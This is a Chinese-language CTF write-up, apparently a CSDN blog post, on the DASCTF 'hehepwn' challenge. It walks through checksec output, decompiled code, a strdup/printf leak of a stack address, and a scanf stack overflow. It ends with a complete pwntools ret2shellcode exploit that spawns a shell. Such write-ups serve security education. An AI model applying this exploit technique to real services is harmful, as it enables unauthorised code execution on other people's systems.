DASCTF-hehepwn writeup

原创


长亭一梦 于 2021-09-28 10:44:29 发布 55 收藏

分类专栏： ctf pwn 文章标签： pwn

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/One_p_Two_w/article/details/120524276

版权



ctf 同时被 2 个专栏收录

5 篇文章 0 订阅

订阅专栏

pwn

3 篇文章 0 订阅

订阅专栏

DASCTF-hehepwn writeup

已上传网盘，方便复现

链接：https://pan.baidu.com/s/1ceYwALaUJn6TlS2eK9TN8w
提取码：ynzg

分析程序

没有开启任何保护，这里注意到开启了栈可执行，存在rwx字段，那么之后可以尝试在栈上执行ret2shellcode

```
jump_wang@LAPTOP-5CJERG79:/mnt/c/Users/lenovo/Desktop/temp$ checksec bypwn
[*] '/mnt/c/Users/lenovo/Desktop/temp/bypwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

CSDN @One_p_Two_w

使用ida分析程序

在这里可以看到存在堆上内容的泄露

`strdup`：strdup()会先用maolloc()配置与参数s 字符串相同的空间大小，然后将参数s 字符串的内容复制到该内存地址，然后把该地址返回。该地址最后可以利用free()来释放。

那么我们将read的0x20字全部填充，在没有字符串结尾的情况下，`printf`就会打印出堆块之后地址的内容

```
char *sub_4007F9()
{
  char s[24]; // [rsp+0h] [rbp-20h] BYREF
  char *v2; // [rsp+18h] [rbp-8h]

  memset(s, 0, 0x20uLL);
  puts("well you input:");
  read(0, s, 0x20uLL);
  v2 = strdup(s);
  printf("check it, %s\n", v2);
  return v2;
}
```

CSDN @One_p_Two_w

main函数中存在栈溢出，没有canary，可以直接覆盖返回地址

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  char v4[72]; // [rsp+0h] [rbp-50h] BYREF
  __int64 v5; // [rsp+48h] [rbp-8h]

  setbuf_0();
  v5 = sub_4007F9(a1, a2);
  puts("EASY PWN PWN PWN~");
  __isoc99_scanf("%s", v4);
  puts("bye~");
  return 0LL;
}
```

CSDN @One_p_Two_w

进行尝试

直到这里还并不知道该怎么攻击，不过既然有一个内存泄露，就先看看泄露出了什么

利用gdb进行调试

```
pwndbg> parse
addr               prev               size               status             fd                 bk
0x107a000          0x0                0x290              Used               None               None
0x107a290          0x0                0x30               Used               None               None
pwndbg> telescope 0x107a290
00:0000│       0x107a290 ◂— 0x0
01:0008│       0x107a298 ◂— 0x31 /* '1' */
02:0010│ rax   0x107a2a0 ◂— 0x6161616161616161 ('aaaaaaaa')
... ↓
05:0028│       0x107a2b8 ◂— 0x6262626261616161 ('aaaabbbb')
06:0030│       0x107a2c0 —▸ 0x7fff1de13de0 ◂— 0x0
07:0038│       0x107a2c8 ◂— 0x20d41
pwndbg> telescope 0x7fff1de13de0
00:0000│ rbp   0x7fff1de13de0 ◂— 0x0
01:0008│       0x7fff1de13de8 —▸ 0x7f7785d820b3 (__libc_start_main+243) ◂— mov    edi, eax
02:0010│       0x7fff1de13df0 —▸ 0x7f7785f94620 (_rtld_global_ro) ◂— add    byte ptr [rax], al
03:0018│       0x7fff1de13df8 —▸ 0x7fff1de13ed8 —▸ 0x7fff1de14349 ◂— 0x6e777079622f2e /* './bypwn' */
04:0020│       0x7fff1de13e00 ◂— 0x100000000
05:0028│       0x7fff1de13e08 —▸ 0x400863 ◂— push   rbp
06:0030│       0x7fff1de13e10 —▸ 0x4008c0 ◂— push   r15
07:0038│       0x7fff1de13e18 ◂— 0x9c24275a009e5d95
pwndbg>
```

CSDN @One_p_Two_w

然后意外的发现，紧跟着我们申请的堆块后的被我们泄露出的地址是栈上的地址

继续跟踪发现是rbp的地址

那么既然泄露出了栈地址，又开启了栈可执行，我们就在栈上ret2shellcode了

exp

```python
from pwn import *

context(log_level = 'debug', arch = 'amd64', os = 'linux')

io = process('./bypwn')
# io = remote('node4.buuoj.cn', 27761)
elf = ELF('./bypwn')
gdb.attach(io)

io.recvuntil(b'well you input:\n')
io.sendline(b'a' * (0x20 - 4) + b'bbbb')
io.recvuntil('bbbb')
#调试发现可泄漏地址为rbp
rbp = u64(io.recv(6).ljust(8, b'\x00'))
print(hex(rbp))

stack = rbp - 0x50

io.recvuntil(b'EASY PWN PWN PWN~\n')

shellcode = asm(shellcraft.sh())
shellcode = shellcode.ljust(0x58, b'a')

payload = shellcode + p64(stack)

io.sendline(payload)

io.interactive()
```